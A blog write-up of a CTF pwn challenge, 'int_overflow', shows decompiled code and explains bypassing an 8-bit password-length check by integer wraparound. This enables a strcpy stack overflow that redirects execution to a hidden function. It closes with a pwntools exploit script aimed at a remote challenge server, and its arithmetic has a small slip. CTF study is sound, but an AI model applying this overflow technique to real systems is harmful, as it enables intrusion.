

# 攻防世界 int\_overflow

原创

[Nathan-Yang](#) 于 2020-09-28 15:03:42 发布 307 收藏 1

分类专栏: [pwn](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/u012890095/article/details/108849370>

版权



[pwn](#) 专栏收录该内容

15 篇文章 0 订阅

订阅专栏

## 1.题目

### int\_overflow

👍 36 最佳Writeup由 [getit](#) • For提供

难度系数: ★★★★★ 5.0

题目来源: 暂无

题目描述: 菜鸡感觉这题似乎没有办法溢出, 真的么?

<https://blog.csdn.net/u012890095>

## 2.IDA反汇编C程序

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    int v4; // [esp+Ch] [ebp-Ch]

    setbuf(stdin, 0);
    setbuf(stdout, 0);
    setbuf(stderr, 0);
    puts("-----");
    puts("~ Welcome to CTF! ~");
    puts("    1.Login    ");
    puts("    2.Exit    ");
    puts("-----");
    printf("Your choice:");
    __isoc99_scanf("%d", &v4);
    if ( v4 == 1 )
    {
        login();
    }
    else
    {
        if ( v4 == 2 )
        {
            puts("Bye~");
            exit(0);
        }
        puts("Invalid Choice!");
    }
    return 0;
}
```

<https://blog.csdn.net/u012890095>

```
1 char *login()
2 {
3     char buf; // [esp+0h] [ebp-228h]
4     char s; // [esp+200h] [ebp-28h]
5
6     memset(&s, 0, 0x20u);
7     memset(&buf, 0, 0x200u);
8     puts("Please input your username:");
9     read(0, &s, 0x19u);
10    printf("Hello %s\n", &s);
11    puts("Please input your passwd:");
12    read(0, &buf, 0x199u);
13    return check_passwd(&buf);
14 }
```

<https://blog.csdn.net/u012890095>

```
char *__cdecl check_passwd(char *s)
{
    char *result; // eax
    char dest; // [esp+4h] [ebp-14h]
    unsigned __int8 v3; // [esp+Fh] [ebp-9h]


    v3 = strlen(s);
    if ( v3 <= 3u || v3 > 8u )
    {
        puts("Invalid Password");
        result = fflush(stdout);
    }
    else
    {
        puts("Success");
        fflush(stdout);
        result = strcpy(&dest, s);
    }
    return result;
}
```

<https://blog.csdn.net/u012890095>

### 3.流程分析

首先，选择login或者退出，选择login，则输入名字和密码，然后校验密码长度，长度小于等于3或者大于8等密码错误，否则成功。

但是看到这里，会有疑问，成功了之后呢？flag呢？在IDA的function view查找，发现一个函数what\_is\_this。一个存在于原函数但是我们程序流程里面没有调用过的函数。于是思路立马清晰了。我们需要通过栈溢出来覆盖返回地址，将函数what\_is\_this的地址覆盖到返回地址上。



接下来我们的问题就是寻找可以溢出的地方。很明显strcpy是可以产生溢出的地方，只要密码的长度超过 $14h + \text{len}(rbp)$ 就可以覆盖返回地址。但是前面的密码长度判断限制了密码的长度。乍一想好像这个思路行不通了，其实前面的长度判断我们是否可以绕过呢？或者有其他方法可以躲过这个条件判断？

密码的长度赋值给一个unsigned int类型的变量v3。v3占据一个字节，取值范围是0~255。如果能造成int溢出，则密码的长度可以为： $255 + 1 + 3 = 259 \sim 255 + 1 + 5 = 261$ 。又 $259 > 14h + \text{len}(rbp) + \text{len}(\text{addr}(\text{what\_is\_this})) = 20 + 4 + 4 = 28$ 。

因此，我们可以通过int溢出绕过密码长度的判断，再通过strcpy将密码赋予14h长的dest，过长的密码字符将覆盖rbp和return\_addr。构造覆盖return\_addr的内容为addr(what\_is\_this)，这样执行完check\_passwd方法后，将会去执行what\_is\_this方法，从而get flag。

exp如下：

```
from pwn import *

#sh = process('./int_overflow')
sh = remote('220.249.52.133', 49030)
sh.recvuntil('Your choice:')
sh.sendline('1')
sh.recvuntil('your username:\n')
sh.sendline('yangns')
sh.recvuntil('your passwd:\n')
payload = 'a' * 0x18 + p32(0x804868B) + 'b' * 231
sh.sendline(payload)
print sh.recvall()
```